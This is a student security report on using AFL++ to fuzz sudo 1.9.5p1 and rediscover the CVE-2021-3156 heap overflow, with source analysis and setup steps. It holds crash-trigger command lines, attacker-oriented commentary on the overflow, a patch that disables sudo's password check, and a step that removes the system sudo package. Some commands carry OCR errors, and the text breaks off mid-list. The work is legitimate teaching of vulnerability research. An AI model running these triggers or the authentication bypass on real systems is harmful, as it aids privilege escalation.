UNIVERSITÀ DEGLI STUDI DI CATANIA

Dipartimento di Matematica e Informatica

Corso di Laurea Triennale in Informatica

Carmelo Bertolami

Fuzzing

Internet Security Report

Academic Year 2023 - 2024

Contents

Chapter 1

Introduction

This project performs **fuzzing** to look for vulnerabilities and has a target CVE entry to increase privileges. *Fuzzing* is the automated test technique that feeds random and unexpected data to a program in order to find security vulnerabilities. It is a really powerful methodology in vulnerability discovery that attackers may take advantage of if they want to break into or compromise the security of some system.

To this respect, **AFL++** will be used, a super-set of the original AFL fuzzing software. Oppositely, smart mutation and feedback-guided methods of fuzzing make AFL++ very effective for finding complex bugs. These techniques look to improve input data continuously, exploring more critical and less tested code areas.

The vulnerability chosen to be demonstrated is **CVE-2021-3156**, also known as *"Baron Samedit"*. This vulnerability in the **Sudo** program makes it possible for a local user to gain the highest level of access on a Unix-like system. More interestingly, **CVE-2021-3156** is a very dangerous vulnerability that enables an attacker to run any command using elevated privileges while bypassing the usual security restrictions. It has been classified at the level of 7.8/10 in the National Vulnerability Database created by **NIST**.

It serves the dual purpose of illustrating and demonstrating the efficiency of fuzzing with AFL++ in detecting very critical security vulnerabilities, such as **CVE-2021-3156**, and enhancing the understanding of exploit techniques applied to exploit this vulnerability. We will run deep analysis and hands-on experimentation on AFL++ to look for the vulnerabilities in target software, to decrease the potential risk of yet another vulnerability in the future.

Chapter 2

Overview on fuzzing

The objective of fuzzing is to identify software defects. A fuzzer will typically determine the presence of a bug by detecting an application crash. It is crucial to acknowledge that a significant proportion of potential security vulnerabilities do not necessarily manifest as a conventional application that crashes immediately.

A fuzzer is comprised of numerous components, with the initial component serving as the foundation upon which the entire process is built. The software was configured to accept all input from the test case, allowing for a comprehensive analysis.

In the context of random fuzzing, data is inserted into the system in a random manner. Template evolutionary fuzzing introduces anomalies into valid inputs, and then takes feedback about the system's behavior during initial tests to make subsequent tests more effective and varied. Generational test cases are based on an understanding of the protocol, file format, or API that is being tested. In this way, the tests are aware of the rules of the system. Consequently, generational fuzzing can be employed to systematically breach all the established rules.

2.1 Mutation-based and Coverage- guided Fuzzing

Mutation-based and Coverage-guided Fuzzing are the most prevalent types of fuzzers.

Mutation-based fuzzers start from a set of existing valid inputs (called "seeds") and randomly modify them to generate new inputs. These modifications may include adding, removing, or modifying bytes, permuting sections of data, etc. Examples can be:

- AFL
- AFL++
- LibFuzzer

AFL++ utilizes a technique known as coverage-guided fuzzing. The fundamental principle of coverage-guided fuzzing is to observe which sections of a binary are executed during a test. By maintaining information on which code sections are executed, AFL++ is able to ascertain which input triggers which code sections.

This approach permits the construction of a comprehensive database of inputs that not only covers a limited portion of the code base, but the entire code base. Consequently, this comprehensive coverage facilitates the identification of bugs inside the code, even in code paths executed less frequently.

The process of creating this extensive database of inputs, or corpus, is inherently iterative. The process typically begins with the generation of a limited number of seed inputs, which are created manually. Subsequently, random mutations of the aforementioned seed inputs are applied in order to ascertain whether they result in changes to the coverage.

Should a mutation result in a change in coverage, it is deemed to be of interest and incorporated into the corpus for further mutation. Over time, through the iterative mutation of this growing corpus, it becomes a set of inputs that comprehensively cover the entire codebase.

During the construction phase, AFL++ initiates the core fuzzing process, during which a series of modifications are applied to the input files. During this phase, when the program under test crashes or hangs, it is indicative of the discovery of a new bug, which may potentially be a security vulnerability. In such instances, the modified input file is retained for detailed user examination and further analysis.




Figure 2.1: Coverage Guided Fuzzing process

Chapter 3

Discoverable Vulnerabilities With Fuzzing

This section outlines the diverse range of vulnerabilities that fuzzing can identify in C/C++ code, demonstrating its crucial role in enhancing software security. Fuzzing is an effective technique for identifying memory corruption, particularly for types of corruption such as use-after-free, buffer overflow, and heap overflow.

3.1 Use after free (UAF):

This vulnerability is associated with the erroneous utilization of dynamic memory during the operational phase of the program. If, following the release of a memory location, a program fails to erase the pointer to that memory, an adversary may exploit this error to compromise the program. The following is an illustration of the manner in which this phenomenon occurs. In a computer program, a pointer is a reference to a data set in dynamic memory. If a data set is deleted or relocated to an alternative storage location, but the pointer, rather than being cleared (set to null), persists in referencing the now-freed memory, the consequence is a dangling pointer. If the program subsequently allocates the same memory block to a new object (for instance, data entered by an attacker), the dangling pointer will now reference this new data set. In other words, UAF vulnerabilities permit code substitution. Potential consequences of UAF exploitation include:

- Data corruption
- Program crashes
- Arbitrary code execution

3.2 Buffer Overflow

A buffer overflow attack is a cyberattack in which an attacker exploits a coding error to compromise a system. A buffer overflow occurs when data exceeds the storage capacity of a buffer, causing the program to overwrite adjacent memory. This can result in a change to the program's execution path, which may lead to the corruption of files or the exposure of data.

An attacker may exploit a buffer overflow by intentionally feeding input that exceeds the buffer, overwriting executable code with malicious code. For instance, an attacker may overwrite a pointer, thereby redirecting the program's execution to their own exploit payload and thereby gaining control over the system.




Figure 3.1: buffer overflow

3.3 Heap overflow

Heap overflow is a security vulnerability that arises when a program attempts to write more data than anticipated into dynamically allocated memory, which is commonly referred to as the heap. The heap is a region of memory that is used to allocate long-term memory during program execution. In the event of a heap overflow, the excess data may overwrite other parts of memory, resulting in unpredictable and potentially malicious behavior, such as arbitrary code execution or application crashes.

To effect a change, it is necessary to understand that the stack and the heap are both areas of memory used by programs. However, they have different purposes and characteristics. The allocation of memory in the stack is managed automatically and occurs in a LIFO (last in, first out) order. The stack is primarily utilized for the storage of local variables and the facilitation of function calls. In contrast, memory allocation in the heap is managed dynamically. The heap can be allocated and deallocated in an arbitrary order. The stack has a fixed, predefined capacity, and exceeding this limit results in a stack overflow. In contrast, the heap has a much larger and more flexible capacity, but it is still constrained by the available physical and virtual memory. The management of memory in the stack is automatic, whereby variables are allocated and deallocated when they leave or enter their scope. In contrast, the management of memory in the heap is manual and explicitly requires memory allocation and deallocation. Errors in the management of memory can result in memory leaks or heap overflows.

in the next section, CVE-2021-3156 will be discussed, because represents a vulnerability inherent to the heap overflow. The vulnerability manifests when escape strings are handled in the context of user input. An error in input validation permits an unprivileged user to trigger a heap overflow, overwriting crucial regions of memory. A local user is able to exploit this vulnerability in order to execute arbitrary commands with root privileges, thereby compromising the entire system.


Chapter 4

CVE-2021-3156[1]

This section discusses a vulnerability in the CVE database that can be detected using fuzzing techniques, although it was identified by other methods at the time of its discovery. The vulnerability in question is: **sudo - Baron Samedit CVE-2021-3156**.

This vulnerability was accidentally introduced into the sudo file almost ten years ago in commit **8255ed69** and affects all legacy versions from 1.8.2 to 1.8.31p2 and all stable versions from 1.9.0 to 1.9.5p1, in their default configuration. But it was only discovered a few years ago by **QUALSY**. The test to see if a sudo version is vulnerable to CVE-2021-3156 is very simple:

```
melo@archlinux:-$ sudoedit -s 'AAAAAAAAAAAAAAA\'
malloc(): memory corruption
Aborted (core dump)
melo@archlinux:-$
```



```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

melo@melo-VirtualBox:~$ sudo --version
Versione di sudo: 1.8.27
Versione 1.8.27 del plugin della politica sudoers
Versione 46 della grammatica del file sudoers
Sudoers I/O plugin version 1.8.27
melo@melo-VirtualBox:~$ sudoedit -s 'AAAAAAAAAAAAAAAAAAAAA\'
malloc(): invalid size (unsorted)
Annullato (core dump creato)
melo@melo-VirtualBox:~$
```

Figure 4.1: Example of crashing

This vulnerability could be exploited by a malicious attacker to create a script that would modify and access unauthorized parts of memory. The CWE linked with this CVE is:

- CWE-193: Off-by-one Error


Description: A product calculates or uses an incorrect maximum or minimum value that is 1 more, or 1 less, than the correct value.

4.1 Analysis

If `Sudo` is executed to run a command in "shell" mode (`shell -c command`):

- either through the `-s` option, which sets `Sudo`'s `MODE_SHELL` flag;
- or through the `-i` option, which sets `Sudo`'s `MODE_SHELL` and `MODE_LOGIN_SHELL` flags;


then, at the beginning of `Sudo`'s `main()`, `parse_args()` rewrites `argv` (lines 609-617), by concatenating all command-line arguments (lines 587-595) and by escaping all meta-characters with backslashes (lines 590-591). unintended interpretation of special characters.



```
------------------------------------------------------------------------
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
572         char **av, *cmnd = NULL;
573         int ac = 1;
...
581             cmnd = dst = reallocarray(NULL, cmnd_size, 2);
...
587             for (av = argv; *av != NULL; av++) {
588                 for (src = *av; *src != '\0'; src++) {
589                     /* quote potential meta characters */
590                     if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
591                         *dst++ = '\\';
592                     *dst++ = *src;
593                 }
594                 *dst++ = ' ';
595             }
...
600             ac += 2; /* -c cmnd */
...
603         av = reallocarray(NULL, ac + 1, sizeof(char *));
...
609         av[0] = (char *)user_details.shell; /* plugin may override shell */
610         if (cmnd != NULL) {
611             av[1] = "-c";
612             av[2] = cmnd;
613         }
614         av[ac] = NULL;
615
616         argv = av;
617         argc = ac;
618     }
------------------------------------------------------------------------
```

Figure 4.2: fragment C code

Later, in `sudoers_policy_main()`, `set_cmnd()` concatenates the command-line arguments into a heap-based buffer `user_args` (lines 864-871) and unescapes the meta-characters (lines 866-867), "for sudoers matching and logging purposes".



```
-----------------------------------------------------------------------
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
852             for (size = 0, av = NewArgv + 1; *av; av++)
853                 size += strlen(*av) + 1;
854             if (size == 0 || (user_args = malloc(size)) == NULL) {
...
857             }
858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
...
864                 for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
865                     while (*from) {
866                         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
867                             from++;
868                         *to++ = *from++;
869                     }
870                     *to++ = ' ';
871                 }
...
884             }
...
886     }
-----------------------------------------------------------------------
```

Figure 4.3: fragment C code


Unfortunately, if a command-line argument ends with a single backslash character, then:

- at line 866, ``from[0]" is the backslash character, and ``from[1]" is the argument's null terminator (i.e., not a space character);
- at line 867, ``from" is incremented and points to the null terminator;
- at line 868, the null terminator is copied to the ``user_args" buffer, and ``from" is incremented again and points to the first character after the null terminator (i.e., out of the argument's bounds);
- the `while` loop at lines 865-869 reads and copies out-of-bounds characters to the ``user_args" buffer.

In other words, `set_cmnd()` is vulnerable to a heap-based buffer overflow because the out-of-bounds characters that are copied to the ``user_args" buffer were not included in its size (calculated at lines 852-853).

In theory, however, no command-line argument can end with a single backslash character: if MODE_SHELL or MODE_LOGIN_SHELL is set (line 858, a necessary condition for reaching the vulnerable code), then MODE_SHELL is set (line 571) and `parse_args()` already escaped all meta-characters, including backslashes (i.e., it escaped every single backslash with a second backslash).

But we found a loophole: if we execute `sudo` as ``` ``sudoedit" ``` instead of ``` ``sudo" ```, then `parse_args()` automatically sets `MODE_EDIT` (line 270) but does not reset ``` ``valid_flags" ```, and the ``` ``valid_flags" ``` include `MODE_SHELL` by default (lines 127 and 249):



```
------------------------------------------------------------------------
127 #define DEFAULT_VALID_FLAGS     (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|
MODE_NONINTERACTIVE|MODE_SHELL)
...
249     int valid_flags = DEFAULT_VALID_FLAGS;
...
267     proglen = strlen(progname);
268     if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
269         progname = "sudoedit";
270         mode = MODE_EDIT;
271         sudo_settings[ARG_SUDOEDIT].value = "true";
272     }
-----------------------------------------------------------------------
```

Figure 4.4: fragment C code

Consequently, if we execute ``` ``sudoedit -s" ```, then we set both `MODE_EDIT` and `MODE_SHELL` (but not `MODE_RUN`), we avoid the escape code, reach the vulnerable code, and overflow the heap-based buffer ``` ``user_args" ``` through a command-line argument that ends with a single backslash character:

```
sudoedit -s '\' `perl -e 'print ``A`` x 65536'`
malloc(): corrupted top size
Aborted (core dumped)
```

From an attacker's point of view, this buffer overflow is ideal:

- we control the size of the ``` ``user_args" ``` buffer that we overflow (the size of our concatenated command-line arguments, at lines 852-854);
- we independently control the size and contents of the overflow itself (our last command-line argument is conveniently followed by our first environment variables, which are not included in the size calculation at lines 852-853);
- we can even write null bytes to the buffer that we overflow (every command-line argument or environment variable that ends with a single backslash writes a null byte to ``` ``user_args`` ```, at lines 866-868).

Chapter 5

AFL++ for Sudo 1.9.5p1

AFL++ represents a significant advancement in software fuzz testing, offering a comprehensive and robust toolset. AFL++ utilizes an enhanced version of edge coverage, which facilitates the identification of subtle, local alterations in the control flow of a program with relative ease. As a state-of-the-art fuzzer, AFL++ is capable of testing a wide variety of binaries.

5.1 Setup for testing

To recreate the conditions of the CVE, follow these steps:

Step 1: Setting Up Environment

Create a folder named `fuzzing` on the desktop.

```
mkdir -/Desktop/fuzzing
cd -/Desktop/fuzzing
```

Open a terminal inside this folder and download the latest vulnerable version of sudo:

```
wget -c https://www.sudo.ws/dist/sudo-1.9.5p1.tar.gz
tar xzf sudo-1.9.5p1.tar.gz
```

This version contains the CVE.

Step 2: Installing AFLplusplus

Install AFLplusplus by running the following commands:

```
sudo apt-get update
sudo apt-get install -y build-essential python3-dev
    automake cmake git flex bison \
    libglib2.0-dev libpixman-1-dev python3-
       setuptools cargo libgtk-3-dev

# Attempt to install LLVM 14; install default if
   fails
sudo apt-get install -y lld-14 llvm-14 llvm-14-dev
   clang-14 || \
    sudo apt-get install -y lld llvm llvm-dev clang

sudo apt-get install -y gcc-$(gcc --version|head -
   n1|sed 's/\..*//'|sed 's/.* //')-plugin-dev \
    libstdc++-$(gcc --version|head -n1|sed 's
       /\..*//'|sed 's/.* //')-dev

sudo apt-get install -y ninja-build  # Required for
    QEMU mode

git clone https://github.com/AFLplusplus/
   AFLplusplus
cd AFLplusplus
make distrib
sudo make install
```

These steps will set up AFLplusplus, a tool necessary for performing the fuzzing.

Step 3: Integrating AFLplusplus

Copy AFLplusplus's utility to perform arguments fuzzing into the sudo source directory:

```
cp AFLplusplus/utils/argv_fuzzing/argv-fuzz-inl.h
   sudo-1.9.5p1/src/
```

Step 4: Patching Source Code

Modify the sudo source code to integrate AFLplusplus functionalities:

Add include statement in `sudo.c`:

```
sed -i'.original' -e '68 s/^/#include ``argv-fuzz-
   inl.h``\n/' sudo-1.9.5p1/src/sudo.c
```

Insert AFL initialization call in `sudo.c`:

```
sed -i'.original' -e '153 s/^/    AFL_INIT_ARGV();\
   n/' sudo-1.9.5p1/src/sudo.c
```

Comment out password prompt in `sudo_auth.c`:

```
sed -i'.original' -e '263 s/^/    return 0;\n/'
   sudo-1.9.5p1/plugins/sudoers/auth/sudo_auth.c
```

Step 5: Preparation Before Building

Remove any existing system sudo installation to avoid conflicts:

```
sudo apt-get remove sudo
```

Step 6: Building Sudo with AFL-Clang-Fast

Build sudo with AFL-Clang-Fast compiler to enable coverage-guided fuzzing:

Navigate to the sudo directory:

```
cd sudo-1.9.5p1
```

Configure sudo for building with AFL-Clang-Fast:

```
CFLAGS=``-g'' LDFLAGS=``-g'' CC=afl-clang-fast ./
   configure --prefix=/fuzz/sudo
```

Compile sudo:

```
make -j8
```

Install sudo:

```
make -j8 install
```

Once the setup is complete, the `/sudo` installation will be located at `/fuzz/sudo/`.

Setting Up Test Environment

Inside the /sudo directory, binaries for sudo and sudoedit will be located under the bin subdirectory.

Create two additional folders:

- input: This will contain the initial seed file and the dictionary.
- output: This will store corpus and crashes.

Creating Initial Input

Inside the input folder, create a file with *"nano"* named ''payload'' containing the string:

```
echo -ne ``sudoedit\0-s\0a\0'' > /fuzz/sudo/input/
    payload2

echo -ne ``sudoedit-s'' > /fuzz/sudo/input/
    valid_seed
```

This string will serve as the starting point for AFL to fuzz and uncover vulnerabilities.

Creating Dictionary

Outside the input folder, create a dictionary file named dictionary.dict with the following content:

```
#sudo dictionary
keyword_sudoedit=``sudoedit``
keyword_option=``-e``
keyword_escaped_backslash=``\\*``
keyword_escaped_quotes=``\````
keyword_Large_buffer=``AAAAAAAAAAAAAAAAAAAAAAAA``
keyword_special_chars=``\x20\x7C\x2F``
```

This dictionary will assist AFL in generating test cases to potentially crash the program.

Fuzzing Process

The fuzzing process starts with the following command:


```
sudo AFL_IGNORE_PROBLEMS=1 afl-fuzz -i /fuzz/sudo/
   input -o /fuzz/sudo/output -x /fuzz/sudo/
   dictionary.dict -M master1 -t 1000 /fuzz/sudo/bin
   /sudo
```

The command below starts the AFL++ fuzzer (`afl-fuzz`) with specific parameters to fuzz the `sudo` binary located at `/fuzz/sudo/bin/sudo`.

Explanation of each part of the command:


- **sudo**:
  - Runs the command with superuser (root) privileges. This is necessary because some programs, like `sudo`, require elevated permissions to run correctly.
- **AFL_IGNORE_PROBLEMS=1**:
  - This environment variable tells AFL++ to ignore certain problems that would normally cause the fuzzer to abort. It is often used to bypass checks that are not critical for fuzzing but could interfere with the process.
- **afl-fuzz**:
  - The main command to run AFL++, a powerful fuzzer for discovering vulnerabilities in software.
- **-i /fuzz/sudo/input**:
